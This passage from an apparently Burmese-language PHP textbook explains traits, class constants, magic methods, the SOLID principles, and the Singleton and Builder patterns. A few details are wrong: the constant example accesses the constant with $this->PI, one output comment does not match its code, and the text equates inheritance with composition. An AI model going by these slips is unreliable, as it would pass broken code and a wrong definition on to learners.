    {
        echo "The cow is walking";
    }

    public function isFriendly()
    {
        return true;
    }
}
```

နမူနာအရ Cow Class ဟာ Animal Interface နဲ့ Livestock Interface နှစ်ခုကို Implement လုပ်ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Interface နှစ်ခုလုံးမှာ သတ်မှတ်ထားတဲ့ Abstract Method တွေ ဖြစ်ကြတဲ့ `move()` နဲ့ `isFriendly()` တို့ကို ပြည့်စုံအောင် Cow Class မှာ ရေးပေးရမှာပါ။

PHP မှာ Multiple Inheritance ကို ခွင့်မပြုတဲ့အတွက်ကြောင့် အစားထိုးထည့်သွင်းပေးထားတဲ့ လုပ်ဆောင်ချက်တစ်ခု ရှိပါတယ်။ Traits လို့ခေါ်ပါတယ်။ Multiple Inheritance မရလို့ Class နှစ်ခုသုံးခုက လုပ်ဆောင်ချက်တွေကို တစ်ခါထဲ ဆက်ခံလို့မရဘူး ဖြစ်နေတယ်၊ ဒါကြောင့် တူညီတဲ့ကုဒ်တွေ ပြန်ရေးရမလို ဖြစ်နေနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php


class Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}


class Area
{
    private $PI = 3.14;
```

```
    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}

class Calculator extends Math    // and Area
{
    //
}
```

နမူနာမှာ တွက်ချက်မှုတွေ လုပ်ပေးနိုင်တဲ့ Math Class နဲ့ Area Class တို့ရှိနေပါတယ်။ Calculator Class က နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို ဆက်ခံရေးသားချင်ပေမယ့် Multiple Inheritance မရလို့ မရနိုင်ဘူး ဖြစ်နေပါတယ်။ နှစ်ခုထဲက တစ်ခုပဲ ရပါတော့မယ်။ ဒီလို အခြေအနေမျိုးမှာ Traits ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

trait Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

trait Area
{
    private $PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}

class Calculator
{
    use Math, Area;
}

$calc = new Calculator;
$calc->add(1, 2);    // 3
$calc->circle(5);    // 78.5
```

Math နဲ့ Area တို့ဟာ Class တွေ မဟုတ်ကြတော့ပါဘူး။ လိုတဲ့ Class ကနေ ခေါ်သုံးလို့ရတဲ့ Traits တွေ ဖြစ်သွားကြပါပြီ။ ဒါကြောင့် Calculator Class မှာ `use` Statement နဲ့ ခေါ်သုံးလိုက်တဲ့အခါ Math နဲ့ Area နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို Calculator Class က ရရှိသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

လက်စနဲ့ Class Constant အကြောင်းလေးလဲ ထည့်မှတ်ပါ။ Class တစ်ခုအတွင်းမှာ Constant ကြေညာလိုရင် `const` Statement ကိုအသုံးပြု ကြေညာနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Area
{
    const PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}
```

Constant အတွက် ရှိးရိုး Property လို $ သင်္ကေတ ထည့်ပေးစရာမလိုအပ်ပါဘူး။ Traits အတွင်းမှာတော့ Constant တွေ ထည့်ရေးခွင့်မရှိပါဘူး။ Class အတွင်းမှာသာ ရေးခွင့်ရှိပါတယ်။ ပြီးတော့ Class Constant တွေဟာ Static Member တွေ ဆိုတာကိုလည်း သတိပြုပါ။ ဒါကြောင့် အသုံးပြုလိုရင် Double Colon Operator နဲ့ အသုံးပြုပေးရမှာပါ။

```php
echo Area::PI;       // 3.14
```

Class တိုင်းမှာ class ဆိုတဲ့ Default Constant ရှိနေပါတယ်။ ဥပမာ `Area::class` ဆိုရင် Area Class ရဲ့ Namespace အပြည့်အစုံကို ပြန်ရမှာ ဖြစ်ပါတယ်။ Namespace အကြောင်းကို သက်ဆိုင်ရာအခန်း ရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

Magic Methods

PHP Class တွေမှာ Magic Methods လို့ခေါ်တဲ့ အသုံးဝင်တဲ့ Standard Method တစ်ချို့ ရှိပါတယ်။ `__construct()` ဟာ Magic Method တစ်ခုပါ။ `__construct()` Magic Method ဟာ Object တည်ဆောက်စဉ်မှာ Constructor အနေနဲ့ အလုပ်လုပ်သလိုပဲ `__destruct()` လို့ခေါ်တဲ့ Object ကို ပယ်ဖျက်လိုက်ချိန်မှာ အလိုအလျောက် အလုပ်လုပ်တဲ့ Destructor လည်းရှိပါသေးတယ်။ စုစုပေါင်း Magic Method (၁၇) ခုရှိတဲ့အထဲက သတိပြုသင့်တဲ့ Method တစ်ချို့ကို ရွေးထုတ်ဖော်ပြချင်ပါတယ်။

ပထမဆုံးမှတ်သားသင့်တာက `__call()` နဲ့ `__callStatic()` ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် မရှိတဲ့ Method တွေကို ခေါ်တဲ့အခါ Error တက်ပါလိမ့်မယ်။ PHP က မရှိတဲ့ ရိုးရိုး Method ကိုခေါ်ဖို့ကြိုးစားရင် `__call()` ကို အလုပ်လုပ်ပေးပြီး မရှိတဲ့ Static Method ကို ခေါ်ဖို့ကြိုးစားရင် `__callStatic()` ကို အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် အခုလို ရေးထားလို့ ရနိုင်ပါတယ်။

PHP

```php
<?php

class Math
{
    public function __call($name, $args)
    {
        echo "Method $name doesn't exists";
    }

    static function __callStatic($name, $args)
    {
        echo "Static method $name doesn't exists";
    }
}

$obj = new Math;
$obj->add();     // Method add doesn't exists

Math::add();     // Static method add doesn't exists
```

နမူနာမှာ မရှိတဲ့ `add()` Method ကို Object ပေါ်မှာ ခေါ်ယူဖို့ကြိုးစားတဲ့အခါ PHP Runtime Error မတက်တော့ဘဲ ရေးပေးထားတဲ့ `__call()` Method ကို အလုပ်လုပ်ပေးသွားတာကို တွေ့ရနိုင်ပါတယ်။ အလားတူပဲ မရှိတဲ့ `add()` Static Method ကို ခေါ်ဖို့ကြိုးစားတဲ့အခါမှာလည်း Runtime Error မတက်ဘဲ

__callStatic() ကို အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ __call() ရော __callStatic() ရော နှစ်ခုလုံးက ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method Name နဲ့ Argument စာရင်းကို လက်ခံအလုပ်လုပ်ပေးပါတယ်။ နမူနာမှာ ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method အမည်ကို အသုံးချထားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့ Magic Method ကတော့ __invoke() ဖြစ်ပါတယ်။ Object ကို Function တစ်ခုကဲ့သို့ Run ဖို့ကြိုးစားတဲ့အခါ __invoke() ကို အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Math
{
    public function __invoke()
    {
        echo "This is not a function";
    }
}

$obj = new Math;
$obj();     // This is not a function
```

နမူနာမှာ $obj ကို နောက်က ဝိုက်ကွင်း အဖွင့်အပိတ် ထည့်ပြီး Run ဖို့ကြိုးစားလိုက်တဲ့အခါ __invoke() အလုပ်လုပ်သွားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ် မှတ်သားသင့်တာကတော့ __set() နဲ့ __get() ဖြစ်ပါတယ်။ Private တို့ Protected ဖြစ်နေလို့ အသုံးပြုခွင့်မရှိတဲ့ Property တွေကို ရယူဖို့ကြိုးစားရင် __get() အလုပ်လုပ်ပြီး တန်ဖိုးသတ်မှတ်ဖို့ ကြိုးစားရင် __set() အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Math
{
    private $PI = 3.14;

    public function __get($name)
    {
        echo "Cannot get $name";
    }

    public function __set($name, $value)
    {
        echo "Cannot set $name with $value";
    }
}

$obj = new Math;
echo $obj->PI;       // Cannot access PI

$obj->PI = 3.142;    // Cannot set PI with 3.142
```

Private Property ဖြစ်တဲ့ PI ကို ယူဖို့ကြိုးစားလိုက်တဲ့အခါ `__get()` အလုပ်လုပ်သွားပြီး တန်ဖိုးသတ်မှတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ `__set()` အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

နောက်ထပ် Magic Method ဖြစ်တဲ့ `__toString()` ကိုသုံးပြီး Object ကို String တစ်ခုကဲ့သို့ အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ ဘာလုပ်ပေးရမလဲ သတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Math
{
    private $PI = 3.14;

    public function __toString()
    {
        return "PI = $this->PI";
    }
}
```

```
$obj = new Math;

echo $obj;       // PI = 3.14
```

နမူနာအရ `$obj` ကို `echo` နဲ့ ရိုက်ထုတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ `__toString()` Method အလုပ်လုပ်သွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

ဒီ Magic Method တွေဟာ တော်တော် အသုံးဝင်ပါတယ်။ ဒါပေမယ့် ဒီ Method တွေကို ကိုယ်တိုင် ရေးသားအသုံးပြုဖို့ အားမပေးကြပါတယ်။ တော်တော်စွမ်းတဲ့ Method တွေဖြစ်သလို ရေးသားအသုံးပြုပုံ မမှန်ရင် ပရောဂျက်ရဲ့ အလုပ်လုပ်ပုံကို ကမောက်ကမ ဖြစ်သွားစေနိုင်လို့ တားမြစ်ကြပါတယ်။

ဒီလို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးပေမယ့်၊ အခုလူကြိုက်များနေတဲ့ Laravel အပါအဝင် PHP Framework တွေကတော့ ဒီ Magic Method တွေကို ထိထိရောက်ရောက် အသုံးချထားကြပါတယ်။ ဒီ Magic Method တွေရဲ့ အကူအညီနဲ့ ကုဒ်တွေရေးသားရတာ လွယ်ကူလျှင်မြန်သွားအောင် နောက်ကွယ်ကနေ စီစဉ်ပေးထားကြပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးသားဖို့ထက် PHP Framework တွေရဲ့ အလုပ်လုပ်ပုံကို ပိုပြီးနားလည်စေနိုင်ဖို့ အတွက်သာ ထည့်သွင်းဖော်ပြခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

အခန်း (၃၂) – Essential Design Patterns

Object-Oriented Programming (OOP) ဟာ အခြေခံသဘောနဲ့ ရေးထုံးအရ သိပ်မခက်ပါဘူး။ OOP ရဲ့ ပင်မ သဘောသဘာဝ (၄) ခု ရှိတယ်လို့ ဆိုနိုင်ပါတယ်။

1. Objects
2. Encapsulation
3. Inheritance
4. Polymorphism

ဒီလိုခေါင်းစဉ်တပ်ပြီး မပြောခဲ့ပေမယ့် ပြီးခဲ့တဲ့အခန်းမှာ ဒီပင်မ သဘောသဘာဝ အားလုံးကို ထည့်သွင်းလေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ Property တွေ Method တွေရှိတဲ့ Object တွေရဲ့သဘောကို လေ့လာခဲ့ကြပါတယ်။ Encapsulation ကို Information Hiding လို့လည်း ခေါ်ပါတယ်။ Object တစ်ခုရဲ့ လုပ်ဆောင်ချက်တွေထဲက မလိုတာကို ဖွက်ထားပြီး လိုတာပဲ ဖော်ပေးနိုင်တဲ့ သဘောသဘာဝပါ။ Private တို့ Protected တို့လို ရေးထုံးတွေနဲ့ ဒီသဘောကိုလည်း တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Inheritance ကို Composition လို့လည်း ခေါ်ကြပါတယ်။ Object တွေရဲ့ တစ်ခုနဲ့တစ်ခု ဆက်နွယ်တည်ဆောက်နိုင်ပုံ၊ ဆက်စပ်ဖွဲ့စည်းနိုင်ပုံတို့ကို Inheritance ရေးထုံး Abstract Class ရေးထုံးတို့နဲ့ လေ့လာခဲ့ကြပါတယ်။ Polymorphism ဆိုတာကတော့ ဆင်းသက်မှုတူတဲ့ Object တွေရဲ့ ဖွဲ့စည်းပုံဟာ ပြောင်းလဲ အလုပ်လုပ်နိုင်တဲ့ သဘောပါ။ Subtyping လို့လည်း ခေါ်ကြပါတယ်။ Interface ရေးထုံးရဲ့ အကူအညီနဲ့ ဆင်းသက်မှုတူတဲ့ Object တွေဟာ အသေးစိတ်မှာကွဲပြားနိုင်ပေမယ့် ဖလှယ်အသုံးပြုနိုင်ပုံကိုလည်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။

လေ့လာသူတွေအတွက် ဒီလို ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေကြောင့် မရှုပ်သင့်ဘဲ နားရှုပ်စရာဖြစ်နိုင်ပါတယ်။ ဒါပေမယ့် လက်တွေ့လုပ်ငန်းခွင်မှာ၊ တစ်ဦးနဲ့တစ်ဦး ဆက်သွယ်အလုပ်လုပ်ကြတဲ့အခါ အပြန်အလှန် နားလည်တဲ့ အခေါ်အဝေါ်တွေ ရှိထားမှ သာ ဆက်သွယ်အလုပ်လုပ်ရတာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ တစ်ယောက်က Encapsulation လို့ပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ ဆိုတာကို ကျန်လူတွေက သိကြဖို့ လိုပါတယ်။ Composition လို့ပြောလိုက်ရင် ဘာကိုပြောချင်တာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ Polymorphism ဆိုရင် ဘာကို ဆိုလိုတာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ ပြီးခဲ့တဲ့ အခန်းမှာ လေ့လာခဲ့တဲ့ ကုဒ်နမူနာတွေနဲ့ အခုအပေါ်မှာ ရှင်းပြခဲ့တဲ့ အကျဉ်းချုပ် ဖွင့်ဆိုချက်တွေကို ပေါင်းစပ်ပြီး သိသင့်တဲ့ ပင်မသဘောသဘာဝ အခေါ်အဝေါ် (၄) မျိုးကို သိရှိသွားကြမယ်လို့ ယူဆပါတယ်။

OOP ဟာ ရေးထုံးနဲ့ ဒီပင်မ သဘောသဘာဝတွေအရ သိပ်မခက်လှဘူးဆိုပေမယ့်၊ ဒီသဘောသဘာဝတွေကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့ တော်တော်လေးကို ကျယ်ပြန့်တဲ့ အကြောင်းအရာတစ်ခု ဖြစ်သွားပါတယ်။ ရေးသားသူရဲ့ အမြင်ပုံဖော်နိုင်စွမ်း Imagination ပေါ်မူတည်ပြီး ဗိသုကာမြောက်လောက်အောင် သပ်ရပ်ခိုင်မာတဲ့ Robust Code Architecture ဖြစ်သွားနိုင်သလို၊ ဘာကိုဆိုလိုမှန်းကို မသိနိုင်လောက်အောင် ရှုပ်ထွေးတဲ့ ကုဒ်တွေလည်း ဖြစ်သွားနိုင်ပါတယ်။ ဒါကြောင့် လက်တွေ့ပရောဂျက်တွေမှာ ကြုံရတဲ့ အခက်အခဲတွေပေါ် မူတည်ပြီး Object-Oriented Design Principles တွေ ထွက်ပေါ်လာကြသလို လက်တွေ့ ရေးကြလေ့ရှိတဲ့ ကုဒ်တွေပေါ်မှာ အခြေခံပြီး Object-Oriented Design Patterns တွေ ထွက်ပေါ်လာကြပါတယ်။ နောက်ထပ် ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေ လာပြန်ပါပြီ။

Object-Oriented Design Principles ထဲမှာ အထင်ရှားဆုံးကတော့ SOLID ဖြစ်ပါတယ်။ ဒါတွေဟာ လက်တွေ့ပြဿပေါ်မှာ အခြေခံဖြစ်ပေါ်လာကြတဲ့ သဘောသဘာဝတွေမို့လို့ လက်တွေ့ အတွေ့အကြုံ ရှိလာတော့မှ ပြောလို့ကောင်းတဲ့ အကြောင်းအရာတွေပါ။ စာဖတ်သူအများစုက အခုမှလေ့လာစအနေအထားမှာပဲ ရှိကြဦးမယ်လို့ ယူဆပါတယ်။ ဒါကြောင့် အခုချိန်ဒါတွေပြောရတာ အဆင့်ကျဉ်သလို ဖြစ်ကောင်းဖြစ်နေနိုင်ပါတယ်။ ဒါပေမယ့် သိသင့်တဲ့ဗဟုသုတဖြစ်လို့ အကျဉ်းချုပ်တော့ ထည့်သွင်းပြောပြချင်ပါတယ်။

SOLID ရဲ့ S ဟာ Single Responsibility Principle ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Object တစ်ခုမှာ လုပ်ဆောင်ချက်တွေ အမြောက်အများ ပါဝင်နိုင်ပေမယ့် အဓိကရည်ရွယ်ချက် တစ်ခုထဲပဲ ဖြစ်သင့်တယ်ဆိုတဲ့မူပါ။ လက်ကိုင်မတ်ခွက်တစ်ခုကို ကော်ဖီလည်း ထည့်လို့ရအောင်လုပ်မယ်၊ အအေးလည်း ထည့်လို့ရအောင် လုပ်မယ်ဆိုတာ သိပ်ပြဿနာ မရှိပေမယ့်၊ လက်ကိုင်ပါနေလို့ တူလိုမျိုး ထုလို့ရအောင်လည်း လုပ်

လိုက်မယ်ဆိုရင်တော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ အပြင်ကတစ်ကယ့်ခွက်ကို သွားလုပ်လို့ မရပေမယ့် ကုဒ်ဆိုတာမျိုးက ရေးရင်တော့ ရတာပါပဲ။ ရတိုင်းအကုန်လျှောက်ပြီး မလုပ်ခိုင်းသင့်ဘူးဆိုတဲ့သဘောပါ။

SOLID ရဲ့ O ကတော့ Open/Close Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဖြည့်စွက်မှုကို လက်ခံပေမယ့်၊ ပြင်ဆင်မှုကို လက်မခံသင့်ဘူးဆိုတဲ့ မူဖြစ်ပါတယ်။ Object တစ်ခုကို ဆက်ခံတဲ့အခါမှာပဲဖြစ်ဖြစ်၊ အသုံးချတဲ့အခါမှာပဲဖြစ်ဖြစ် လိုအပ်လို့ လုပ်ဆောင်ချက်အသစ်တွေ တန်ဖိုးအသစ်တွေ Object မှာ ထပ်ပေါင်းလိုက်တာကို လက်ခံသင့်ပေမယ့် Object ရဲ့ မူလလုပ်ဆောင်ချက်တွေကို ပြင်ဆင်လိုက်တာမျိုးကို မလုပ်သင့်ဘူးဆိုတဲ့ သဘောသဘာဝဖြစ်ပါတယ်။

SOLID ရဲ့ L ကတော့ Liskov Substitution Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ အမျိုးအစားတူတဲ့ Object တွေကို ဖလှယ်အသုံးပြုလို့ ရအောင် စီစဉ်ရေးသားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဒီသဘောကိုတော့ Interface နဲ့ အတူ တွေ့ခဲ့ကြပြီး ဖြစ်ပါတယ်။

SOLID ရဲ့ I ကတော့ Interface Segregation Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ လုပ်ဆောင်ချက်တွေကို တစ်ခုနဲ့တစ်ခု အသေတွဲဆက်ထားမယ့်အစား ပိုင်းထုတ်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေကို ပိုင်းထုတ်ထားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဥပမာ - မီးပူနဲ့ မီးအိမ်ကို မီးခလုပ်ခုံတစ်ခုထဲမှာ ရောမတပ်ဘဲ နှစ်ခုခွဲတပ်တဲ့ သဘောလို့ မြင်ကြည့်နိုင်ပါတယ်။ တွဲထားလိုက်တဲ့အခါ တစ်ခုကြောင့် မီးခလုပ်ခုံရှေ့ဖြစ်ရင် နှစ်ခုလုံး သုံးမရဖြစ်တတ်ပါတယ်။ ခွဲထားလိုက်တဲ့အခါ သီးခြား စီမံပြင်ဆင်လို့ ရသွားစေမယ့်သဘောပဲ ဖြစ်ပါတယ်။

SOLID ရဲ့ D ကတော့ Dependency Inversion Principle လို့ခေါ်ပါတယ်။ ဥပမာ - ခေါင်းပြောင်းပြီး သုံးလို့ရတဲ့ ဝက်အူလှည့် လိုမျိုးပါ။ ဝက်အူလှည့်အပြား ဆိုရင် ဝက်အူခေါင်းအပြားကိုပဲ ရစ်လို့ရမှာပါ။ တခြားအမျိုးအစားကို ရစ်လို့အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဝက်အူလှည့် လက်ကိုင်မှာ ကြိုက်တဲ့ခေါင်း အမျိုးအစားပြောင်းတပ်ပြီး သုံးလိုရရင်တော့ ပိုအသုံးဝင်သွားပါပြီ။ Dependency Inversion ဆိုတာလည်း ဒီသဘောပါပဲ၊ လိုမယ့် လုပ်ဆောင်ချက်ကို အသေတွဲ ရေးထားမယ့်အစား နောက်မှတွဲထည့်ပေးလို့ရအောင် စီစဉ်ရေးသားတဲ့နည်းပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုအကျယ်ချဲ့ပြီး မပြောနိုင်ပေမယ့် ဒီအခြေခံမူလေးတွေ ခေါင်းထဲထည့်ထားလိုက်ရင် ပိုပြီးတော့ စနစ်ကျတဲ့ကုဒ်တွေ ရေးသားနိုင်ဖို့အတွက် အထောက်အကူဖြစ်စေပါလိမ့်မယ်။

Design Patterns တွေလည်း ရှိပါသေးတယ်။ Design Principles တွေက လိုက်နာရမယ့် မူတွေဖြစ်ပြီး Design Patterns တွေကတော့ ကုဒ်ရေးဟန်တွေပါ။ မတူကြပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ တစ်ယောက်တစ်မျိုး တီထွင်ရေးသားကြတဲ့ ကုဒ်တွေထဲက တူညီတဲ့ ရေးဟန်တွေကို အမည်တပ်ပေးလိုက်တာပါ။ ဒီလို အမည်တပ်ပေးလိုက်တဲ့အတွက် တစ်ယောက်နဲ့တစ်ယောက် ဆက်ဆံအလုပ်လုပ်ရတာ ပိုထိရောက်သွားစေဖို့ ဖြစ်ပါတယ်။ Factory Pattern လို့ တစ်ယောက်က ပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ နောက်တစ်ယောက်က သိစေဖို့ဖြစ်ပါတယ်။ Singleton လို့တစ်ယောက်က ပြောလိုက်ယုံနဲ့ ဘာကိုဆိုလိုတာလဲ တခြားသူတွေက သိစေဖို့ဖြစ်ပါတယ်။

ဒါတွေကလည်း လက်တွေ့ပရောဂျက်အတွေ့အကြုံ အနည်းအကျဉ်းရှိမှ ပိုပြီးတော့ နားလည်လွယ်မယ့် အကြောင်းအရာတွေပါ။ လက်တွေ့ အတွေ့အကြုံမရှိဘဲ လေ့လာတဲ့အခါ နားလည်ရ ခက်သင့်တာထက် ပို ခက်နေမှာ အသေအချာပါပဲ။ ဒါပေမယ့် သိသင့်တဲ့ Design Patterns တစ်ချို့ကို အတက်နိုင်ဆုံး နားလည်လွယ်အောင် ရွေးထုတ်ထည့်သွင်း ဖော်ပြပေးပါမယ်။ အကယ်၍ ဖတ်ကြည့်လို့ သိပ်နားလည်ရ ခက်နေမယ်ဆိုရင် ဒီအခန်းကို ကျော်ဖတ်လိုက်ပါ။ ကျော်လိုက်လို့ရပါတယ်။ အခန်းစဉ်အရ OOP အခန်းနဲ့တွဲသင့်လို့ တွဲထားပေမယ့် အရင်ကြည့်သင့်တဲ့ တခြားအခြေခံတွေ နောက်ပိုင်းမှာ ကျန်ပါသေးတယ်။ အဲ့ဒီအခြေခံတွေ စုံပြီဆိုတော့မှ ပြန်လာဖတ်ရင်လည်း ရပါတယ်။

Object-Oriented Design Patterns နဲ့ပက်သက်ရင် အထင်ရှားဆုံးကတော့ Erich Gamma, John Vlissides, Richard Helm နဲ့ Ralph Johnson ဆိုသူ ပညာရှင် (၄) ဦးတို့ ပူးပေါင်း ရေးသားထားတဲ့ **Design Patterns: Elements of Reusable Object-Oriented Software** ဆိုတဲ့စာအုပ်မှာ ဖော်ပြပါရှိတဲ့ Patterns တွေပါပဲ။ စာရေးသူ (၄) ဦးကို အစွဲပြုပြီး GoF Design Patterns လို့ အတိုကောက် ခေါ်ကြပါတယ်။ GoF ဆိုတာ Gang of Four ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ GoF Design Patterns တွေမှာ စုစုပေါင်း Patterns (၂၃) ခု ပါဝင်ပါတယ်။ အခု ဒီစာအုပ်မှာတော့ အဲ့ဒီ Patterns တွေထဲက တစ်ချို့အပါအဝင် အဓိကအားဖြင့် ရွေးချယ် မှတ်သားသင့်တဲ့ Pattern (၈) မျိုးကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

ဒီစာရေးသားနေချိန်မှာ လူသုံးအများဆုံးဖြစ်နေတဲ့ PHP Framework ကတော့ Laravel ဖြစ်ပါတယ်။ Laravel က အခုဆက်လက်ဖော်ပြမယ့် Pattern (၈) မျိုးကို အသုံးချ ထားပါတယ်။ ဒါကြောင့် ဒီ Pattern တွေကို သိရှိထားခြင်းအားဖြင့် Laravel ကို လေ့လာရတဲ့အခါ အထောက်အကူဖြစ်စေမှာပဲ ဖြစ်ပါတယ်။

Singleton

ပထမဆုံးဖော်ပြချင်တဲ့ Pattern ကတော့ Singleton Pattern ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် Class တစ်ခုကို အသုံးပြုပြီး Object တွေ လိုသလောက် တည်ဆောက်နိုင်ပါတယ်။ ဒါပေမယ့် ရံဖန်ရံခါ Object တစ်ခုထဲပဲ တည်ဆောက်ခွင့်ပြုချင်တယ်၊ တစ်ခုထက်ပိုပြီး တည်ဆောက်ခွင့်မပြုချင်ဘူး ဆိုတဲ့လိုအပ်ချက်မျိုး ရှိလာတတ်ပါတယ်။ ဥပမာ Setting Object ဆိုပါစို့။ Object နှစ်ခုသုံးခု ရှိနေရင် Object တစ်ခုက သတ်မှတ်လိုက်တဲ့ Setting တန်ဖိုးကို တခြား Object ကပြောင်းလိုက်မိလို့ အဆင်မပြေတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ ဒီလိုမဖြစ်စေချင်ရင်တော့ Singleton Pattern ကိုသုံးပြု Object တစ်ခုထက်ပိုဆောက်လို့ မရအောင် ကန့်သတ်လိုက်နိုင်ပါတယ်။ ဒီလိုရေးရပါတယ်။

PHP

```php
<?php

class Setting
{
    static $setting = null;

    public $dark = 0;

    protected function __construct()
    {
        //
    }

    static function create()
    {
        if(!static::$setting) {
            static::$setting = new static;
        }

        return static::$setting;
    }
}


$setting1 = Setting::create();
$setting1->dark = 1;

$setting2 = Setting::create();
echo $setting2->dark;     // 1
```

နမူနာအရ Setting Class ရဲ့ Constructor ဟာ Protected ဖြစ်နေတဲ့အတွက် `new` Statement နဲ့ Object တည်ဆောက်ခွင့်ကို မပေးတော့ပါဘူး။ Object တည်ဆောက်လိုရင် `create()` Static Method ကို သုံးရတော့မှာပါ။ `create()` Method က `$setting` Property ထဲမှာ သိမ်းထားတဲ့ Setting Object ရှိမရှိ စစ်ပြီး မရှိရင် `new static` နဲ့ Object တည်ဆောက်ပြီး ထည့်သိမ်းပေးလိုက်ပါတယ်။ Object ရှိနေပြီး ဖြစ်ရင်တော့ ရှိတဲ့ Object ကိုပဲ ပြန်ပေးလိုက်မှာပါ။ အသစ်မဆောက်တော့ပါဘူး။

ဒါကြောင့် `Setting::create()` နဲ့ ပထမအကြိမ် Object တည်ဆောက်စဉ်မှာ Object အသစ်ကိုရပါတယ်။ ဒါပေမယ့် နောက်တစ်ကြိမ် `Setting::create()` နဲ့ Object တည်ဆောက်တဲ့အခါ Object အသစ်ကို မရပါဘူး၊ နဂိုရှိနေပြီး ဖြစ်တဲ့ Object ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် နမူနာမှာ `$setting2->dark` တန်ဖိုးက မူလသတ်မှတ်ထားတဲ့ 0 မဟုတ်ဘဲ `$setting` က သတ်မှတ်ပေးလိုက်တဲ့ 1 ဖြစ်နေတာပါ။ `$setting1` နဲ့ `$setting2` နှစ်ခုဖြစ်နေပေမယ့် Object က တစ်ခုထဲ မို့လို့ပါ။

လက်တွေ့ရေးသားတဲ့ကုဒ်က တစ်ယောက်နဲ့တစ်ယောက် တူချင်မှ တူပါလိမ့်မယ်။ ဒါပေမယ့် လိုရင်းအချုပ်ဖြစ်တဲ့ Object တစ်ခုထဲကိုသာ တည်ဆောက်ခွင့်ပေးတဲ့ ဒီလိုသဘောသဘာဝမျိုးကို Singleton လို့ခေါ်တယ်ဆိုတာကို မှတ်သားရမှာပဲ ဖြစ်ပါတယ်။

Builder Pattern

ပုံမှန်အားဖြင့် Object တစ်ခုတည်ဆောက်လိုတဲ့အခါ သတ်မှတ်လိုတဲ့ Property တွေကို Constructor Argument အနေနဲ့ ပေးကြရလေ့ရှိပါတယ်။ Builder Pattern ကိုအသုံးပြုရင်တော့ ပထမဆုံး Builder Object တစ်ခု တည်ဆောက်ရပါတယ်။ အဲ့ဒီ Builder Object မှာ သိမ်းချင်တဲ့ တန်ဖိုးတွေ သိမ်းထားပြီး နောက်ဆုံးမှ အဲ့ဒီတန်ဖိုးတွေနဲ့ လိုချင်တဲ့ Object ကို တည်ဆောက်ယူတာပါ။ ဒီလိုပါ –

```
$builder = new Builder();
$builder->property1 = value1;
$builder->property2 = value2;

$object = $builder->build();
```

